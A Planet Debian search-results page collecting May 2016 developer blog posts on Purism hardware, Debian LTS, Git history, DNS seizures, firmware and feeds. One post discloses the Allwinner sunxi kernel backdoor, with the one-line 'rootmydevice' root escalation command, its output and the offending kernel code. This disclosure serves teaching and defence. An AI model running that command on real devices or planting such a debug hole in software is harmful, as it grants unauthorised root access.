Search Results: "don"

20 May 2016

Zlatan Todori : 4 months of work turned into GNOME, Debian testing based tablet

Huh, where do I start. I started working for a great CEO and great company known as Purism. What is so great about it? First of all, CEO (Todd Weaver), is incredible passionate about Free software. Yes, you read it correctly. Free software. Not Open Source definition, but Free software definition. I want to repeat this like a mantra. In Purism we try to integrate high-end hardware with Free software. Not only that, we want our hardware to be Free as much as possible. No, we want to make it entirely Free but at the moment we don't achieve that. So instead going the way of using older hardware (as Ministry of Freedom does, and kudos to them for making such option available), we sacrifice this bit for the momentum we hope to gain - that brings growth and growth brings us much better position when we sit at negotiation table with hardware producers. If negotiations even fail, with growth we will have enough chances to heavily invest in things such as openRISC or freeing cellular modules. We want to provide in future entirely Free hardware&software device that has integrated security and privacy focus while it is easy to use and convenient as any other mainstream OS. And we choose to currently sacrifice few things to stay in loop. Surely that can't be the only thing - and it isn't. Our current hardware runs entirely on Free software. You can install Debian main on it and all will work out of box. I know I did this and enjoy my Debian more than ever. We also have margin share program where part of profit we donate to Free software projects. We are also discussing a lot of new business model where our community will get a lot of influence (stay tuned for this). Besides all this, our OS (called PureOS - yes, a bit misfortune that we took the name of dormant distribution), was Trisquel based but now it is Debian testing based. Current PureOS 2.0 is coming with default DE as Cinnamom but we are already baking PureOS 3.0 which is going to come with GNOME Shell as default. Why is this important? Well, around 12 hours ago we launched a tablet campaign on Indiegogo which comes with GNOME Shell and PureOS as default. Not one, but two tablets actually (although we heavily focus on 11" one). This is the product of mine 4 months dedicated work at Purism. I must give kudos to all Purism members that pushed their parts in preparation for this campaign. It was hell of a ride. Librem11 I have also approached (of course!) Debian for creation of OEM installations ISOs for our Librem products. This way, with every sold Librem that ships with Debian preinstalled, Debian will get donation. It is our way to show gratitude to Debian for all the work our community does (yes, I am still extremely proud Debian dude and I will stay like that!). Oh yes, I am the chief technology person at Purism, and besides all goals we have, I also plan (dream) about Purism being the company that has highest number of Debian Developers. In that terms I am very proud to say that Matthias Klumpp became part of Purism. Hopefully we soon extend the number of Debian population in Purism. Of course, I think it is fairly known that I am easy to approach so if anyone has any questions (as I didn't want this post to be too long) feel free to contact me. Also - in Free software spirit - we welcome any community engagement, suggestion and/or feedback.

19 May 2016

Matthew Garrett: Your project's RCS history affects ease of contribution (or: don't squash PRs)

Github recently introduced the option to squash commits on merge, and even before then several projects requested that contributors squash their commits after review but before merge. This is a terrible idea that makes it more difficult for people to contribute to projects.

I'm spending today working on reworking some code to integrate with a new feature that was just integrated into Kubernetes. The PR in question was absolutely fine, but just before it was merged the entire commit history was squashed down to a single commit at the request of the reviewer. This single commit contains type declarations, the functionality itself, the integration of that functionality into the scheduler, the client code and a large pile of autogenerated code.

I've got some familiarity with Kubernetes, but even then this commit is difficult for me to read. It doesn't tell a story. I can't see its growth. Looking at a single hunk of this diff doesn't tell me whether it's infrastructural or part of the integration. Given time I can (and have) figured it out, but it's an unnecessary waste of effort that could have gone towards something else. For someone who's less used to working on large projects, it'd be even worse. I'm paid to deal with this. For someone who isn't, the probability that they'll give up and do something else entirely is even greater.

I don't want to pick on Kubernetes here - the fact that this Github feature exists makes it clear that a lot of people feel that this kind of merge is a good idea. And there are certainly cases where squashing commits makes sense. Commits that add broken code and which are immediately followed by a series of "Make this work" commits also impair readability and distract from the narrative that your RCS history should present, and Github present this feature as a way to get rid of them. But that ends up being a false dichotomy. A history that looks like "Commit", "Revert Commit", "Revert Revert Commit", "Fix broken revert", "Revert fix broken revert" is a bad history, as is a history that looks like "Add 20,000 line feature A", "Add 20,000 line feature B".

When you're crafting commits for merge, think about your commit history as a textbook. Start with the building blocks of your feature and make them one commit. Build your functionality on top of them in another. Tie that functionality into the core project and make another commit. Add client support. Add docs. Include your tests. Allow someone to follow the growth of your feature over time, with each commit being a chapter of that story. And never, ever, put autogenerated code in the same commit as an actual functional change.

People can't contribute to your project unless they can understand your code. Writing clear, well commented code is a big part of that. But so is showing the evolution of your features in an understandable way. Make sure your RCS history shows that, otherwise people will go and find another project that doesn't make them feel frustrated.

(Edit to add: Sarah Sharp wrote on the same topic a couple of years ago)

comment count unavailable comments

Antoine Beaupr : My free software activities, May 2016

Debian Long Term Support (LTS) This is my 6th month working on Debian LTS, started by Raphael Hertzog at Freexian. This is my largest month so far, for which I had requested 20 hours of work.

Xen work I spent the largest amount of time working on the Xen packages. We had to re-roll the patches because it turned out we originally just imported the package from Ubuntu as-is. This was a mistake because that package forked off the Debian packaging a while ago and included regressions in the packaging itself, not just security fixes. So I went ahead and rerolled the whole patchset and tested it on Koumbit's test server. Brian May then completed the uploaded, which included about 40 new patches, mostly from Ubuntu.

Frontdesk duties Next up was the frontdesk duties I had taken this week. This was mostly uneventful, although I had forgotten how to do some of the work and thus ended up doing extensive work on the contributor's documentation. This is especially important since new contributors joined the team! I also did a lot of Debian documentation work in my non-sponsored work below. The triage work involved chasing around missing DLAs, triaging away OpenJDK-6 (for which, let me remind you, security support has ended in LTS), raised the question of Mediawiki maintenance.

Other LTS work I also did a bunch of smaller stuff. Of importance, I can note that I uploaded two advisories that were pending from April: NSS and phpMyAdmin. I also reviewed the patches for the ICU update, since I built the one for squeeze (but didn't have time to upload before squeeze hit end-of-life). I have tried to contribute to the NTP security support but that was way too confusing to me, and I have left it to the package maintainer which seemed to be on top of things, even if things mean complete chaos and confusion in the world of NTP. I somehow thought that situation had improved with the recent investments in ntpsec and ntimed, but unfortunately Debian has not switched to the ntpsec codebase, so it seems that the NTP efforts have diverged in three different projects instead of closing into a single, better codebase.

Future LTS work This is likely to be my last month of work on LTS until September. I will try to contribute a few hours in June, but July and August will be very busy for me outside of Debian, so it's unlikely that I contribute much to the project during the summer. My backlog included those packages which might be of interest to other LTS contributors:
  • libxml2: no upstream fix, but needs fixing!
  • tiff ,3 : same mess
  • libgd2: maintainer contacted
  • samba regression: mailed bug #821811 to try to revive the effort
  • policykit-1: to be investigated
  • p7zip: same

Other free software work

Debian documentation I wrote an detailed short guide to Debian package development, something I felt was missing from the existing corpus, which seems to be too focus in covering all alternatives. My guide is opinionated: I believe there is a right and wrong way of doing things, or at least, there are best practices, especially when just patching packages. I ended up retroactively publishing that as a blog post - now I can simply tag an item with blog and it shows up in the blog. (Of course, because of a mis-configuration on my side, I have suffered from long delays publishing to Debian planet, so all the posts dates are off in the Planet RSS feed. This will hopefully be resolved around the time this post is published, but this allowed me to get more familiar with the Planet Venus software, as detailed in that other article.) Apart from the guide, I have also done extensive research to collate information that allowed me to create workflow graphs of the various Debian repositories, which I have published in the Debian Release section of the Debian wiki. Here is the graph: It helps me understand how packages flow between different suites and who uploads what where. This emerged after I realized I didn't really understand how "proposed updates" worked. Since we are looking at implementing a similar process for the security queue, I figured it was useful to show what changes would happen, graphically. I have also published a graph that describes the relations between different software that make up the Debian archive. The idea behind this is also to provide an overview of what happens when you upload a package in the Debian archive, but it is more aimed at Debian developers trying to figure out why things are not working as expected. The graphs were done with Graphviz, which allowed me to link to various components in the graph easily, which is neat. I also prefered Graphviz over Dia or other tools because it is easier to version and I don't have to bother (too much) about the layout and tweaking the looks. The downside is, of course, that when Graphviz makes the wrong decision, it's actually pretty hard to make it do the right thing, but there are various workarounds that I have found that made the graphs look pretty good. The source is of course available in git but I feel all this documentation (including the guide) should go in a more official document somewhere. I couldn't quite figure out where. Advice on this would be of course welcome.

Ikiwiki I have made yet another plugin for Ikiwiki, called irker, which enables wikis to send notifications to IRC channels, thanks to the simple irker bot. I had trouble with Irker in the past, since it was not quite reliable: it would disappear from channels and not return when we'd send it a notification. Unfortunately, the alternative, the KGB bot is much heavier: each repository needs a server-side, centralized configuration to operate properly. Irker's design is simpler and more adapted to a simple plugin like this. Let's hope it will work reliably enough for my needs. I have also suggested improvements to the footnotes styles, since they looked like hell in my Debian guide. It turns out this was an issue with the multimarkdown plugin that doesn't use proper semantic markup to identify footnotes. The proper fix is to enable footnotes in the default Discount plugin, which will require another, separate patch. Finally, I have done some improvements (I hope!) on the layout of this theme. I made the top header much lighter and transparent to work around an issue where followed anchors would be hidden under the top header. I have also removed the top menu made out of the sidebar plugin because it was cluttering the display too much. Those links are all on the frontpage anyways and I suspect people were not using them so much. The code is, as before, available in this git repository although you may want to start from the new ikistrap theme that is based on Bootstrap 4 and that may eventually be merged in ikiwiki directly.

DNS diagnostics Through this interesting overview of various *ping tools, I got found out about the dnsdiag tool which currently allows users to do DNS traces, tampering detection and ping over DNS. In the hope of packaging it into Debian, I have requested clarifications regarding a modification to the DNSpython library the tool uses. But I went even further and boldly opened a discussion about replacing DNSstuff, the venerable DNS diagnostic tools that is now commercial. It is somewhat surprising that there is no software that has even been publicly released that does those sanity checks for DNS, given how old DNS is. Incidentally, I have also requested smtpping to be packaged in Debian as well but httping is already packaged.

Link checking In the process of writing this article, I suddenly remembered that I constantly make mistakes in the various links I post on my site. So I started looking at a link checker, another tool that should be well established but that, surprisingly, is not quite there yet. I have found this neat software written in Python called LinkChecker. Unfortunately, it is basically broken in Debian, so I had to do a non-maintainer upload to fix that old bug. I managed to force myself to not take over maintainership of this orphaned package but I may end up doing just that if no one steps up the next time I find issues in the package. One of the problems I had checking links in my blog is that I constantly refer to sites that are hostile to bots, like the Debian bugtracker and MoinMoin wikis. So I published a patch that adds a --no-robots flag to be able to crawl those sites effectively. I know there is the W3C tool but it's written in Perl, and there's probably zero chance for me to convince those guys to bypass robots exclusion rules, so I am sticking to Linkchecker.

Other Debian packaging work At my request, Drush has finally been removed from Debian. Hopefully someone else will pick up that work, but since it basically needs to be redone from scratch, there was no sense in keeping it in the next release of Debian. Similarly, Semanticscuttle was removed from Debian as well. I have uploaded new versions of tuptime, sopel and smokeping. I have also file a Request For Help for Smokeping. I am happy to report there was a quick response and people will be stepping up to help with the maintenance of that venerable monitoring software.

Background radiation Finally, here's the generic background noise of me running around like a chicken with his head cut off: Finally, I should mention that I will be less active in the coming months, as I will be heading outside as the summer finally came! I somewhat feel uncomfortable documenting publicly my summer here, as I am more protective of my privacy than I was before on this blog. But we'll see how it goes, maybe you'll hear non-technical articles here again soon!

Petter Reinholdtsen: I want the courts to be involved before the police can hijack a news site DNS domain (#domstolkontroll)

I just donated to the NUUG defence "fond" to fund the effort in Norway to get the seizure of the news site popcorn-time.no tested in court. I hope everyone that agree with me will do the same. Would you be worried if you knew the police in your country could hijack DNS domains of news sites covering free software system without talking to a judge first? I am. What if the free software system combined search engine lookups, bittorrent downloads and video playout and was called Popcorn Time? Would that affect your view? It still make me worried. In March 2016, the Norwegian police seized (as in forced NORID to change the IP address pointed to by it to one controlled by the police) the DNS domain popcorn-time.no, without any supervision from the courts. I did not know about the web site back then, and assumed the courts had been involved, and was very surprised when I discovered that the police had hijacked the DNS domain without asking a judge for permission first. I was even more surprised when I had a look at the web site content on the Internet Archive, and only found news coverage about Popcorn Time, not any material published without the right holders permissions. The seizure was widely covered in the Norwegian press (see for example Hegnar Online and ITavisen and NRK), at first due to the press release sent out by kokrim, but then based on protests from the law professor Olav Torvund and lawyer Jon Wessel-Aas. It even got some coverage on TorrentFreak. I wrote about the case a month ago, when the Norwegian Unix User Group (NUUG), where I am an active member, decided to ask the courts to test this seizure. The request was denied, but NUUG and its co-requestor EFN have not given up, and now they are rallying for support to get the seizure legally challenged. They accept both bank and Bitcoin transfer for those that want to support the request. If you as me believe news sites about free software should not be censored, even if the free software have both legal and illegal applications, and that DNS hijacking should be tested by the courts, I suggest you show your support by donating to NUUG.

18 May 2016

Jonathan McDowell: First steps with the ATtiny45


1 port USB Relay
These days the phrase embedded usually means no console (except, if you re lucky, console on a UART for debugging) and probably busybox for as much of userspace as you can get away with. You possibly have package management from OpenEmbedded or similar, though it might just be a horrible kludged together rootfs if someone hates you. Either way it s rare for it not to involve some sort of hardware and OS much more advanced than the 8 bit machines I started out programming on. That is, unless you re playing with Arduinos or other similar hardware. I m currently waiting on some ESP8266 dev boards to arrive, but even they re quite advanced, with wifi and a basic OS framework provided. A long time ago I meant to get around to playing with PICs but never managed to do so. What I realised recently was that I have a ready made USB relay board that is powered by an ATtiny45. First step was to figure out if there were suitable programming pins available, which turned out to be all brought out conveniently to the edge of the board. Next I got out my trusty Bus Pirate, installed avrdude and lo and behold:
$ avrdude -p attiny45 -c buspirate -P /dev/ttyUSB0
Attempting to initiate BusPirate binary mode...
avrdude: Paged flash write enabled.
avrdude: AVR device initialized and ready to accept instructions
Reading   ##################################################   100% 0.01s
avrdude: Device signature = 0x1e9206 (probably t45)
avrdude: safemode: Fuses OK (E:FF, H:DD, L:E1)
avrdude done.  Thank you.
Perfect. I then read the existing flash image off the device, disassembled it, worked out it was based on V-USB and then proceeded to work out that the only interesting extra bit was that the relay was hanging off pin 3 on IO port B. Which led to me knocking up what I thought should be a functionally equivalent version of the firmware, available locally or on GitHub. It s worked with my basic testing so far and has confirmed to me I understand how the board is set up, meaning I can start to think about what else I could do with it

Andy Simpkins: OpenTAC sprint, Cambridge

Last weekend saw a small group get togeather in Cambridge to hack on the OpenTAC. OpenTAC is an OpenHardware OpenSoftware test platform, designed specificly to aid automated testing and continious intergration. Aimed at small / mobile / embedded targets OpenTAC v1 provides all of the support infrastructure to drive up to 8 DUTs (Device Under Test) to your test or CI system.
Each of the 8 EUT ports provides: All ports on the EUT interface are relay issolated, this means that cables to your EUT can be unplugged under software control (we are aware of several SoC development boards that latch up if there is a serial port connected before power is applied). Additionly there are 8 GPIO lines that can be used as switch controls to any EUT (perhaps to put a specific EUT into a programming mode, reboot it or even start it) Anyway, back to the hacking weekend. .. Joining Steve McIntyre and myself were Mark Brown, and Michael Grzeschik (sorry Michael, I couldn t find a homepage). Mark traveled down from Scotland whilst Michael flew in from Germany for the weekend. Gents we greatly apprecate you taking the time and expence to join us this weekend. I should also thank my employer Toby Churchill Ltd. for allowing us to use the office to host the event. A lot of work got done, and I beleive we have now fully tested and debugged the hardware. We have also made great progress with the device tree and dvice drivers for the platform. Mark got the EUT power system working as proof of concept, and has taken an OpenTAC board back with him to turn this into suitable drivers and hopfully push them up stream. Meanwhile Michael spent his time working on the system portion of the device tree; OpenTAC s internal power sequancing, thermal managment subsystem, and USB hub control. Steve got to grips with the USB serial converters (including how to read and program their internal non-volatile settings). Finally I was able to explain hardware sequancing to everyone, and to modify boards to overcome some of my design mistakes (the biggest was by far the missing sence resistors for the EUT power managment)

Steve Kemp: Accidental data-store ..

A few months back I was looking over a lot of different object-storage systems, giving them mini-reviews, and trying them out in turn. While many were overly complex, some were simple. Simplicity is always appealing, providing it works. My review of camlistore was generally positive, because I like the design. Unfortunately it also highlighted a lack of documentation about how to use it to scale, replicate, and rebalance. How hard could it be to write something similar, but also paying attention to keep it as simple as possible? Well perhaps it was too easy.
Blob-Storage
First of all we write a blob-storage system. We allow three operations to be carried out:
  • Retrieve a chunk of data, given an ID.
  • Store the given chunk of data, with the specified ID.
  • Return a list of all known IDs.
API Server
We write a second server that consumers actually use, though it is implemented in terms of the blob-storage server listed previously. The public API is trivial:
  • Upload a new file, returning the ID which it was stored under.
  • Retrieve a previous upload, by ID.
Replication Support
The previous two services are sufficient to write an object storage system, but they don't necessarily provide replication. You could add immediate replication; an upload of a file could involve writing that data to N blob-servers, but in a perfect world servers don't crash, so why not replicate in the background? You save time if you only save uploaded-content to one blob-server. Replication can be implemented purely in terms of the blob-servers:
  • For each blob server, get the list of objects stored on it.
  • Look for that object on each of the other servers. If it is found on N of them we're good.
  • If there are fewer copies than we like, then download the data, and upload to another server.
  • Repeat until each object is stored on sufficient number of blob-servers.
My code is reliable, the implementation is almost painfully simple, and the only difference in my design is that rather than having an API-server which allows both "uploads" and "downloads" I split it into two - that means you can leave your "download" server open to the world, so that it can be useful, and your upload-server can be firewalled to only allow a few hosts to access it. The code is perl-based, because Perl is good, and available here on github: TODO: Rewrite the thing in #golang to be cool.

Bits from Debian: Imagination accelerates Debian development for 64-bit MIPS CPUs

Imagination Technologies recently donated several high-performance SDNA-7130 appliances to the Debian Project for the development and maintenance of the MIPS ports. The SDNA-7130 (Software Defined Network Appliance) platforms are developed by Rhino Labs, a leading provider of high-performance data security, networking, and data infrastructure solutions. With these new devices, the Debian project will have access to a wide range of 32- and 64-bit MIPS-based platforms. Debian MIPS ports are also possible thanks to donations from the aql hosting service provider, the Eaton remote controlled ePDU, and many other individual members of the Debian community. The Debian project would like to thank Imagination, Rhino Labs and aql for this coordinated donation. More details about GNU/Linux for MIPS CPUs can be found in the related press release at Imagination and their community site about MIPS.

17 May 2016

Sean Whitton: seoulviasfo

I spent last night in San Francisco on my way from Tucson to Seoul. This morning as I headed to the airport, I caught the end of a shouted conversation between a down-and-out and a couple of middle school-aged girls, who ran away back to the Asian Art museum as the conversation ended. A security guard told the man that he needed him to go away. The wealth divide so visible here just isn t something you really see around Tucson. I m working on a new module for Propellor that s complicated enough that I need to think carefully about the Haskell in order to write produce a flexible and maintainable module. I ve only been doing an hour or so of work on it per day, but the past few days I wake up each day with an idea for restructuring yesterday s code. These ideas aren t anything new to me: I think I m just dredging up the understanding of Haskell I developed last year when I was studying it more actively. Hopefully this summer I can learn some new things about Haskell. Riding on the Bay Area Rapid Transit (BART) feels like stepping back in time to the years of Microsoft s ascendency, before we had a tech world dominated by Google and Facebook: the platform announcements are in a computerised voice that sounds like it was developed in the nineties. They ll eventually replace the old trains apparently some new ones are coming in 2017 so I feel privileged to have been able to ride the older ones. I feel the same about the Tube in London. I really appreciate old but supremely reliable and effective public transport. It reminds me of the Debian toolchain: a bit creaky, but maintained over a sufficiently long period that it serves everyone a lot better than newer offerings, which tend to be produced with ulterior corporate motives.

15 May 2016

Norbert Preining: Foreigners in Japan are evil

at least what Tokyo Shinjuku ward belives. They have put out a very nice brochure about how to behave as a foreigner in Japan: English (local copy) and Japanese (local copy). Nothing in there is really bad, but the tendency is so clear that it makes me think what on earth do you believe we are doing in this country?
foreigners Now what is so strange on that? And if you have never lived in Japan you will probably not understand. But reading through this pamphlet I felt like a criminal from the first page on. If you don t want to read through it, here a short summary: So if you count up, we have 23 pages of warnings, and 1 (as in *one*) page of practical information. Do I need to add more about how we foreigners are considered in Japan? Just a few points about details: I accept the good intention of the Shinjuku ward to bring forth a bit of warnings and guidance. But the way it was done it speaks volumes about how we foreigners are treated second class.

14 May 2016

Antoine Beaupr : Long delays posting Debian Planet Venus

For the last few months, it seems that my posts haven't been reaching the Planet Debian aggregator correctly. I timed the last two posts and they both arrived roughly 10 days late in the feed.

SNI issues At first, I suspected I was a victim of the SNI bug in Planet Venus: since it is still running in Python 2.7 and uses httplib2 (as opposed to, say, Requests), it has trouble with sites running under SNI. In January, there were 9 blogs with that problem on Planet. When this was discussed elsewhere in February, there were now 18, and then 21 reported in March. With everyone enabling (like me) Let's Encrypt on their website, this number is bound to grow. I was able to reproduce the Debian Planet setup locally to do further tests and ended up sending two (unrelated) patches to the Debian bug tracker against Planet Venus, the software running Debian planet. In my local tests, I found 22 hosts with SNI problems. I also posted some pointers on how the code could be ported over to the more modern Requests and Cachecontrol modules.

Expiry issues However, some of those feeds were working fine on philp, the host I found was running as the Planet Master. Even more strange, my own website was working fine!
INFO:planet.runner:Feed https://anarc.at/tag/debian-planet/index.rss unchanged
Now that was strange: why was my feed fetched, but noted as unchanged? For that, I found that there was a FAQ question buried down in the PlanetDebian wikipage which explicitly said that Planet obeys Expires headers diligently and will not get new content again if the headers say they did. Skeptical, I looked my own headers and, ta-da! they were way off:
$ curl -v https://anarc.at/tag/debian-planet/index.rss 2>&1   egrep  '< (Expires Date)'
< Date: Sat, 14 May 2016 19:59:28 GMT
< Expires: Sat, 28 May 2016 19:59:28 GMT
So I lowered the expires timeout on my RSS feeds to 3 hours:
root@marcos:/etc/apache2# git diff
diff --git a/apache2/conf-available/expires.conf b/apache2/conf-available/expires.conf
index 214f3dd..a983738 100644
--- a/apache2/conf-available/expires.conf
+++ b/apache2/conf-available/expires.conf
@@ -3,8 +3,18 @@
   # Enable expirations.
   ExpiresActive On
-  # Cache all files for 2 weeks after access (A).
-  ExpiresDefault A1209600
+  # Cache all files 12 hours after access
+  ExpiresDefault "access plus 12 hours"
+
+  # RSS feeds should refresh more often
+  <FilesMatch \.(rss)$>
+    ExpiresDefault "modification plus 4 hours"
+  </FilesMatch> 
+
+  # images are *less* likely to change
+  <FilesMatch "\.(gif jpg png js css)$">
+    ExpiresDefault "access plus 1 month"
+  </FilesMatch>
   <FilesMatch \.(php cgi)$>
     # Do not allow scripts to be cached unless they explicitly send cache
I also lowered the general cache expiry, except for images, Javascript and CSS.

Planet Venus maintenance A small last word about all this: I'm surprised to see that Planet Debian is running a 6 year old software that hasn't seen a single official release yet, with local patches on top. It seems that Venus is well designed, I must give them that, but it's a little worrisome to see great software just rotting around like this. A good "planet" site seems like a resource a lot of FLOSS communities would need: is there another "Planet-like" aggregator out there that is well maintained and more reliable? In Python, preferably. PlanetPlanet, which Venus was forked from, is out of the question: it is even less maintained than the new fork, which itself seems to have died in 2011. There is a discussion about the state of Venus on Github which reflects some of the concerns expressed here, as well as on the mailing list. The general consensus seems to be that everyone should switch over to Planet Pluto, which is written in Ruby. I am not sure which planet Debian sits on - Pluto? Venus? Besides, Pluto is not even a planet anymore...

Mike check! So this is also a test to see if my posts reach Debian Planet correctly. I suspect no one will ever see this on the top of their feeds, since the posts do get there, but with a 10 days delay and with the original date, so they are "sunk" down. The above expiration fixes won't take effect until the 10 days delay is over... But if you did see this as noise, retroactive apologies in advance for the trouble. If you are reading this from somewhere else and wish to say hi, don't hesitate, it's always nice to hear from my readers.

Thadeu Lima de Souza Cascardo: Chromebook Trackpad

Three years ago, I wanted to get a new laptop. I wanted something that could run free software, preferably without blobs, with some good amount of RAM, good battery and very light, something I could carry along with a work laptop. And I didn't want to spend too much. I don't want to make this too long, so in the end, I asked in the store anything that didn't come with Windows installed, and before I was dragged into the Macbook section, I shouted "and no Apple!". That's how I got into the Chromebook section with two options before me. There was the Chromebook Pixel, too expensive for me, and the Samsung Chromebook, using ARM. Getting a laptop with an ARM processor was interesting for me, because I like playing with different stuff. I looked up if it would be possible to run something other than ChromeOS on it, got the sense that is, it would, and make a call. It does not have too much RAM, but it was cheap. I got an external HD to compensate for the lack of storage (only 16GB eMMC), and that was it. Wifi does require non-free firmware to be loaded, but booting was a nice surprise. It is not perfect, but I will see if I can get to that another day. I managed to get Fedora installed, downloading chunks of an image that I could write into the storage. After a while, I backed up home, and installed Debian using debootstrap. Recently, after an upgrade from wheezy to jessie, things stopped working. systemd would not mount the most basic partitions and would simply stop very early in the boot process. That's a story on my backlog as well, that I plan to tell soon, since I believe this connects with supporting Debian on mobile devices. After fixing some things, I decided to try libinput instead of synaptics for the Trackpad. The Chromebook uses a Cypress APA Trackpad. The driver was upstreamed in Linux 3.9. The Chrome OS ships with Linux 3.4, but had the driver in its branch. After changing to libinput, I realized clicking did not work. Neither did tapping. I moved back to synaptics, and was reminded things didn't work too well with that either. I always had to enable tapping. I have some experience with input devices. I wrote drivers, small applications reacting to some events, and some uinput userspace drivers as well. I like playing with that subsystem a lot. But I don't have too much experience with multitouch and libinput is kind of new for me too. I got my hands on the code and found out there is libinput-debug-events. It will show you how libinput translates evdev events. I clicked on the Trackpad and got nothing but some pointer movements. I tried evtest and there were some multitouch events I didn't understand too well, but it looked like there were important events there that I thought libinput should have recognized. I tried reading some of libinput code, but didn't get too far before I tried something else. But then, I had to let this exercise for another day. Today, I decided to do it again. Now, with some fresh eyes, I looked at the driver code. It showed support for left, right and middle buttons. But maybe my device doesn't support it, because I don't remember seeing it on evtest when clicking the Trackpad. I also understood better the other multitouch events, they were just saying how many fingers there were and what was the position of which one of them. In the case of a single finger, you still get an identifier. For better understanding of all this, reading Documentation/input/event-codes.txt and Documentation/input/multi-touch-protocol.txt is recommended. So, in trying to answer if libinput needs to handle my devices events properly, or handle my device specially, or if the driver requires changes, or what else I can do to have a better experience with this Trackpad, things were tending to the driver and device. Then, after running evtest, I noticed a BTN_LEFT event. OK, so the device and driver support it, what is libinput doing with that? Running evtest and libinput-debug-events at the same time, I found out the problem. libinput was handling BTN_LEFT correctly, but the driver was not reporting it all the time. By going through the driver, it looks like this is either a firmware or a hardware problem. When you get the click response, sound and everything, the drivers will not always report it. It could be pressure, eletrical contact, I can't tell for sure. But the driver does not check for anything but what the firmware has reported, so it's not the driver. A very interesting I found out is that you can read and write the firmware. I dumped it to a file, but still could not analyze what it is. There are some commands to put the driver into some bootloader state, so maybe it's possible to play with the firmware without bricking the device, though I am not sure yet. Even then, the problem might not be fixable by just changing the firmware. So, I left with the possibility of using tapping, which was not working with libinput. Grepping at the code, I found out by libinput documentation that tapping needs to be enabled. The libinput xorg driver supports that. Just set the Tapping option to true and that's it. So, now I am a happy libinput user, with some of the same issues I had before with synaptics, but something you get used to. And I have a new firmware in front of me that maybe we could tackle by some reverse engineering.

Gunnar Wolf: Debugging backdoors and the usual software distribution for embedded-oriented systems

In the ARM world, to which I am still mostly a newcomer (although I've been already playing with ARM machines for over two years, I am a complete newbie compared to my Debian friends who live and breathe that architecture), the most common way to distribute operating systems is to distribute complete, already-installed images. I have ranted in the past on how those images ought to be distributed. Some time later, I also discussed on my blog on how most of this hardware requires unauditable binary blobs and other non-upstreamed modifications to Linux. In the meanwhile, I started teaching on the Embedded Linux diploma course in Facultad de Ingenier a, UNAM. It has been quite successful And fun. Anyway, one of the points we make emphasis on to our students is that the very concept of embedded makes the mere idea of downloading a pre-built, 4GB image, loaded with a (supposedly lightweight, but far fatter than my usual) desktop environment and whatnot an irony. As part of the "Linux Userspace" and "Boot process" modules, we make a lot of emphasis on how to build a minimal image. And even leaving installed size aside, it all boils down to trust. We teach mainly four different ways of setting up a system: Now... In the past few days, a huge vulnerability / oversight was discovered and made public, supporting my distrust of distribution forms that do not come from, well... The people we already know and trust to do this kind of work! Most current ARM chips cannot run with the stock, upstream Linux kernel. Then require a set of patches that different vendors pile up to support their basic hardware (remember those systems are almost always systems-on-a-chip (SoC)). Some vendors do take the hard work to try to upstream their changes that is, push the changes they did to the kernel for inclusion in mainstream Linux. This is a very hard task, and many vendors just abandon it. So, in many cases, we are stuck running with nonstandard kernels, full with huge modifications... And we trust them to do things right. After all, if they are knowledgeable enough to design a SoC, they should do at least decent kernel work, right? Turns out, it's far from the case. I have a very nice and nifty Banana Pi M3, based on the Allwinner A83T SoC. 2GB RAM, 8 ARM cores... A very nice little system, almost usable as a desktop. But it only boots with their modified 3.4.x kernel. This kernel has a very ugly flaw: A debugging mode left open, that allows any local user to become root. Even on a mostly-clean Debian system, installed by a chrooted debootstrap:
  1. Debian GNU/Linux 8 bananapi ttyS0
  2. banana login: gwolf
  3. Password:
  4. Last login: Thu Sep 24 14:06:19 CST 2015 on ttyS0
  5. Linux bananapi 3.4.39-BPI-M3-Kernel #9 SMP PREEMPT Wed Sep 23 15:37:29 HKT 2015 armv7l
  6. The programs included with the Debian GNU/Linux system are free software;
  7. the exact distribution terms for each program are described in the
  8. individual files in /usr/share/doc/*/copyright.
  9. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
  10. permitted by applicable law.
  11. gwolf@banana:~$ id
  12. uid=1001(gwolf) gid=1001(gwolf) groups=1001(gwolf),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev)
  13. gwolf@banana:~$ echo rootmydevice > /proc/sunxi_debug/sunxi_debug
  14. gwolf@banana:~$ id
  15. groups=0(root),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),1001(gwolf)
Why? Oh, well, in this kernel somebody forgot to comment out (or outright remove!) the sunxi-debug.c file, or at the very least, a horrid part of code therein (it's a very small, simple file):
  1. if(!strncmp("rootmydevice",(char*)buf,12))
  2. cred = (struct cred *)__task_cred(current);
  3. cred->uid = 0;
  4. cred->gid = 0;
  5. cred->suid = 0;
  6. cred->euid = 0;
  7. cred->euid = 0;
  8. cred->egid = 0;
  9. cred->fsuid = 0;
  10. cred->fsgid = 0;
  11. printk("now you are root\n");
Now... Just by looking at this file, many things should be obvious. For example, this is not only dangerous and lazy (it exists so developers can debug by touching a file instead of... typing a password?), but also goes against the kernel coding guidelines the file is not documented nor commented at all. Peeking around other files in the repository, it gets obvious that many files lack from this same basic issue and having this upstreamed will become a titanic task. If their programmers tried to adhere to the guidelines to begin with, integration would be a much easier path. Cutting the wrong corners will just increase the needed amount of work. Anyway, enough said by me. Some other sources of information: There are surely many other mentions of this. I just had to repeat it for my local echo chamber, and for future reference in class! ;-)

12 May 2016

Antoine Beaupr : Notmuch, offlineimap and Sieve setup

I've been using Notmuch since about 2011, switching away from Mutt to deal with the monstrous amount of emails I was, and still am dealing with on the computer. I have contributed a few patches and configs on the Notmuch mailing list, but basically, I have given up on merging patches, and instead have a custom config in Emacs that extend it the way I want. In the last 5 years, Notmuch has progressed significantly, so I haven't found the need to patch it or make sweeping changes.

